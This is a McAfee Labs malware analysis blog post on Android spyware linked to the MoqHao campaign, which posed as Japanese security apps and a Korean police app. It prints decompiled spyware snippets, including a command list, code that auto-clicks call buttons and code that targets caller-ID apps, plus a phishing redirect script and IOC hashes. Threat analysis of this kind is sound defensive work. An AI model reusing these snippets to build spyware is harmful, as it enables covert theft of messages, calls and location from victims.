MoqHao Related Android Spyware Targeting Japan and Korea Found on Google Play

securingtomorrow.mcafee.com/other-blogs/mcafee-labs/moqhao-related-android-spyware-targeting-japan-and-korea-found-on-google-play/

August 7, 2019

Chanung Pak

Aug 07, 2019

7 MIN READ

The McAfee mobile research team has found a new type of Android malware for the MoqHao phishing campaign (a.k.a. XLoader and Roaming Mantis) targeting Korean and Japanese users. A series of attack campaigns are still active, mainly targeting Japanese users. The new spyware has very different payloads from the existing MoqHao samples. However, we found evidence of a connection between the distribution method used for the existing campaign and this new spyware. All the spyware we found this time pretends to be security

applications targeting users in Japan and Korea. We discovered a phishing page related to DNS Hijacking attack, designed to trick the user into installing the new spyware, distributed on the Google Play store.

Fake Japanese Security Apps Distributed on Google Play

We found two fake Japanese security applications. The package names are com.jshop.test and com.jptest.tools2019. These packages were distributed on the Google Play store. The number of downloads of these applications was very low. Fortunately, the spyware apps had been immediately removed from the Google Play store, so we acquired the malicious bullets thanks to the Google Android Security team.

Figure 1. Fake security applications distributed on Google Play

This Japanese spyware has four command and control functions. Below is the server command list used with this spyware. The spyware attempts to collect device information like IMEI and phone number and steal SMS/MMS messages on the device. These malicious commands are sent from a push service of Tencent Push Notification Service.

```
public void registerCommand()
{
  try
  {
    IntentFilter localIntentFilter = new IntentFilter();
    localIntentFilter.addAction("K_UP_REGISTER_INFO");
    localIntentFilter.addAction("K_JS_LOGIN");
    localIntentFilter.addAction("K_UP_MESSAGE_INFO");
    localIntentFilter.addAction("K_GET_SMS");
    registerReceiver(this.mCommandReceiver, localIntentFilter);
    return;
  }
  catch (Exception localException) {}
}
```

Figure 2. Command registration into mCommandReceiver

Table 1. The command lists

Push Command	Intent Command	Description
1	K_UP_REGISTER_INFO	Collect Devices information (IMEI, Phone number, Bluetooth)
2	K_JS_LOGIN	Login Juphoon Cloud service
3	K_UP_MESSAGE_INFO	Steal SMS/MMS message
4	K_GET_SMS	Collect Devices information (IMEI, Phone number) (*1)
5	K_BLOCK	Post send data Enable/Disable

*1 *Not implemented correctly due to the difference from the functionality guessed from the command name*

We believe that the cybercriminal included minimal spyware features to bypass Google's security checks to distribute the spyware on the Google Play store, perhaps with the intention of adding additional functionality in future updates, once approved.

Fake Korean Police Apps

Following further investigation, we found other very similar samples to the above fake Japanese security applications, this time targeting Korean users. A fake Korean police application disguised itself as an anti-spyware application. It was distributed with a filename of cyber.apk on a host server in Taiwan (that host has previously been associated with malicious phishing domains impersonating famous Japanese companies). It used the official icon of the Korean police application and a package name containing 'kpo', along with references to com.kpo.scan and com.kpo.help, all of which relate to the Korean police.

Figure 3. This Korean police application icon was misappropriated

The Trojanized package was obfuscated by the Tencent packer to hide its malicious spyware payload. Unlike the existing samples used in the MoqHao campaign, where the C&C server address was simply embedded in the spyware application; MoqHao samples hide and access the control server address via Twitter accounts.

The malware has very similar spyware functionality to the fake Japanese security application. However, this one features many additional commands compared to the Japanese one. Interestingly, the Tencent Push Service is used to issue commands to the infected user.



Figure 4. Tencent Push Service

The code and table below show characteristics of the server command and content list.

```
public void registerCommand()
{
  try
  {
    IntentFilter localIntentFilter = new IntentFilter();
    localIntentFilter.addAction("K_UP_REGISTER_INFO");
    localIntentFilter.addAction("K_UP_CONTACT_INFO");
    localIntentFilter.addAction("K_START_CHAT_INFO");
    localIntentFilter.addAction("K_UP_MESSAGE_INFO");
    localIntentFilter.addAction("K_RECORD_MESSAGE");
    localIntentFilter.addAction("K_UP_CALL_INFO");
    localIntentFilter.addAction("K_HISTORY_MESSAGE");
    localIntentFilter.addAction("K_JS_CHAT_MESSAGE");
    localIntentFilter.addAction("K_JS_CHAT_MESSAGE");
    localIntentFilter.addAction("K_UP_LOCATION");
    localIntentFilter.addAction("K_OUT_CALL_SWITCH");
    registerReceiver(this.mCommandReceiver, localIntentFilter);
    return;
  }
  catch (Exception localException) {}
}
```

Figure 5. Command registration into mCommandReceiver

Table 2. The command lists

Push Command	Intent Command	Description
1	K_UP_REGISTER_INFO	Collect device information (IMEI, Phone number, Bluetooth, GPS location)
2	K_UP_CONTACT_INFO	Steal contact information
3	K_START_CHAT_INFO	Not implemented
4	K_HISTORY_MESSAGE	Collect SMS history
5	K_RECORD_MESSAGE	Record voice call
6	K_JS_CHAT_MESSAGE	Login Juphoon Cloud service (*1)
7	K_UP_LOCATION	GPS location tracking
8	K_OUT_CALL_SWITCH	KCallService Enable/Disable (*1)
9	K_BLOCK	Post send data Enable/Disable

*1 *Seems to be under construction due to the difference from the functionality guessed from the command name*

There are several interesting functions implemented in this spyware. To execute an automated phone call function on a default calling application, KAutoService class has an implementation to check content in the active window and automatically click the start call button.

```
if(!Kit.isDefaultCall(this.mThis) && Kit.findTextContainsList(getRootInActiveWindow, this.getString(2131296377)).size() > 0) {  // app_name
    List v6 = Kit.findTextContainsList(getRootInActiveWindow, this.getString(2131296384));  // confirm
    if(v6.size() > 0) {
        Kit.findAndClick(v6.get(0));
        KLog.i("default click 1");
    }

    List v8 = Kit.findTextContainsList(getRootInActiveWindow, this.getString(2131296406));  // set_default
    if(v8.size() > 0) {
        Kit.findAndClick(v8.get(0));
        KLog.i("default click 2");
    }

    v5 = Kit.findClsList(getRootInActiveWindow, "android.widget.Button");
    if(v5.size() == 2) {
        Kit.findAndClick(v5.get(1));
        KLog.i("default click 3");
    }

    Kit.sendMessage(this.mThis, "K_UP_REGISTER_INFO");
```

Figure 6. KAutoSevice class clicks start button automatically in the active calling application

Another interesting function attempts to disable anti-spam call applications (e.g. whowho – Caller ID & Block), which warns users if it is suspicious in the case of incoming calls from an unknown number. The disable function of these call security applications in the spyware allows cyber criminals to make a call without arousing suspicion as no alert is issued from the anti-spam call apps, thus increasing the success of social engineering.

```
try {
    if(v39.equalsIgnoreCase("")) {
        Kit.setConfigString(KInitService.this.mThis, "K_T_PERMISSION_OFF", "yes");
        Kit.overlayDialog(KInitService.this.mThis, "com.skt.prod.dialer");
        goto label_120;
    }

label_373:
    if((v17) && (v19) && (v43) && (v44.equalsIgnoreCase(""))) {
        Kit.setConfigString(KInitService.this.mThis, "K_WHOWHO_PERMISSION_OFF", "yes");
        Kit.overlayDialog(KInitService.this.mThis, "com.ktcs.whowho");
        goto label_120;
    }

    if((v17) && (v19) && (v14) && (v13.equalsIgnoreCase(""))) {
        Kit.setConfigString(KInitService.this.mThis, "K_GOGO_PERMISSION_OFF", "yes");
        Kit.overlayDialog(KInitService.this.mThis, "gogolook.callgogolook2");
        goto label_120;
    }

    if((v17) && (v19) && (v12) && (v11.equalsIgnoreCase(""))) {
        Kit.setConfigString(KInitService.this.mThis, "K_EV_WHO_PERMISSION_OFF", "yes");
        Kit.overlayDialog(KInitService.this.mThis, "com.andr.evine.who");
        goto label_120;
    }

    if((v17) && (v19) && (v27) && (v26.equalsIgnoreCase(""))) {
        Kit.setConfigString(KInitService.this.mThis, "K_LG_WHO_PERMISSION_OFF", "yes");
        Kit.overlayDialog(KInitService.this.mThis, "com.whox2.lguplus");
        goto label_120;
    }

    if((v17) && (v19) && (v9) && (v10.equalsIgnoreCase(""))) {
        Kit.setConfigString(KInitService.this.mThis, "K_DU_PERMISSION_OFF", "yes");
        Kit.overlayDialog(KInitService.this.mThis, "com.whosthat.callerid");
    }
```

Figure 7. Disable anti-spam-call applications

```
public static void overlayDialog(Context arg4, String arg5) {
    try {
        if(Build$VERSION.SDK_INT < 23) {
            return;
        }

        Intent v0 = new Intent("android.settings.action.MANAGE_OVERLAY_PERMISSION", Uri.parse("package:" + arg5));
        v0.addFlags(276856832);
        arg4.startActivity(v0);
    }
    catch(Exception v1) {
    }
}
```

Figure 8. Disable anti-spam-call applications

Table 3. List of disabled anti-spam call applications

Command	Package name
K_T_PERMISSION_OFF	com.skt.prod.dialer
K_WHOWHO_PERMISSION_OFF	com.ktcs.whowho
K_GOGO_PERMISSION_OFF	gogolook.callgogolook2
K_EV_WHO_PERMISSION_OFF	com.andr.evine.who
K_LG_WHO_PERMISSION_OFF	com.whox2.lguplus
K_DU_PERMISSION_OFF	com.whosthat.callerid

Connection with Active MoqHao Campaigns

The malware characteristics and structures are very different from the existing MoqHao samples. We give special thanks to @ZeroCERT and @ninoseki, without who we could not have identified the connection to the active MoqHao attack and DNS hijacking campaigns. The server script on the phishing website hosting the fake Chrome application leads victims to a fake Japanese security application on the Google Play store (https://play.google.com/store/apps/details?id=com.jptest.tools2019) under specific browser conditions.

```
if ((navigator.language || navigator.browserLanguage).toLowerCase().startsWith("ja11111111")) {
                setTimeout(function () {
            window.alert(getString(0));
            window.location.href = "https://play.google.com/store/apps/details?id=com.jptest.tools2019"
        }, 500);

} else {
    var u = navigato
    var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
    var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
    if (isAndroid) {
        //window.location.href = "d://my.org";

        setTimeout(function () {
            window.alert(getString(0));
            window.location.href = "http://" + location.hostname +"/chrome1.0.7.apk"
        }, 500);
    }

    function isPC() {
        var userAgentInfo = navigator.userAgent;
        var Agents = ["Android", "iPhone", "SymbianOS", "Windows Phone", "iPad", "iPod"];
        var flag = true;
        for (var v = 0; v < Agents.length; v++) {
            if (userAgentInfo.indexOf(Agents[v]) > 0) {
                flag = false;
                break;
            }
        }
        return flag;
    }
```

var u: string

Figure 9. The server script redirects users to a fake security application on Google Play (Source: @ninoseki)

There is a strong correlation between both the fake Japanese and Korean applications we found this time. This malware has common spy commands and shares the same crash report key on a cloud service. Therefore, we concluded that both pieces of spyware are connected to the ongoing MoqHao campaigns.

Conclusion

We believe that the spyware aims to masquerade as a security application and perform spy activities, such as tracking device location and eavesdropping on call conversations. It is distributed via an official application store that many users trust. The attack campaign is still ongoing, and it now features a new Android spyware that has been created by the cybercriminals. McAfee is working with Japanese law enforcement agencies to help with the takedown of the attack campaign. To protect your privacy and keep your data from cyber-attacks, please do not install apps from outside of official application stores. Keep firmware up to date on your device and make sure to protect it from malicious apps by installing security software on it.

McAfee Mobile Security detects this threat as Android/SpyAgent and alerts mobile users if it is present, while protecting them from any data loss. For more information about McAfee Mobile Security, visit https://www.mcafeemobilesecurity.com

Appendix – IOCs

Table 4. Fake Japanese security application IOCs

Hash	Package name
73e7e2ea925248b0444a878e0feb6ddf70cb86638a91944b4520a9b5031034fe	com.jshop.test
364ef0515c3e3d7e16c9c4ab8e72a5f2c8bcf1db7bbdf34a3a21f667d8ade042	com.jptest.tools2019

Table 5. Fake Korean police application IOCs

Hash	Package name
2668ea59be0e764ea07f4abbde70106124d6d0f7adc90c9955139bad68c4f544	com.kpo.help
7da29942768510f8d43947b406fba76c837a0765a2a999a6b471d0c01d03237b	com.kpo.help
2e90a2421d8b4cdda9ba933df4c89bec734d94ed15f37227b50ad346521755d0	com.kpo.help
720521f534ef076961469399479a52e8e89b8231b603a745130945a95302c501	com.kpo.help
93e7f7ca657362d053af20a76668ebab2bcdde0d2f743f12e93955915ad385be	com.kpo.help
b18f4aaef591a44ac89c5093e67fa5198c1aaad4a85bd4a63e000efb2a18f686	com.kpo.help
bf829289b367508ff3bc5c055f396c138d532a5d11ad1d4c34de55f565d31907	com.kpo.help
c614b0ca70bb4eefe6fec01544755a9d917de53651a01c22f85ea136f73ef5bb	com.kpo.help
918611f86193dbd2a906f6b942e19a1ffb35c22819f219e5e95c9dca96441ac5	com.kpo.help
c1781827d91a99f2d9a3d6e95495ed790bdd747124d2e7984be07cc5dbf44aa6	com.kpo.scan
b017b1b0ecd9871088078d8ee15de87973eb3274a05df33001ac7ec741bac969	com.kpo.scan
e620ff7462150a12b8872889783398f3bf949f6ee7c5a1335ab33f6d19df436f	com.kpo.scan

Chanung Pak

Chanung is a Security Researcher on McAfee's Mobile Research Team. Previously focused on finding new vulnerabilities in both software and hardware. He specializes in mobile threats and malware, and focuses...

More from McAfee Labs

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 05, 2022 | 4 MIN READ

Instagram Credentials Stealer: Disguised as Mod App

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

Instagram Credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ

Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet’s Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

‘Tis the Season for Scams

‘Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ

The Newest Malicious Actor: “Squirrelwaffle” Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ

Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ

Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ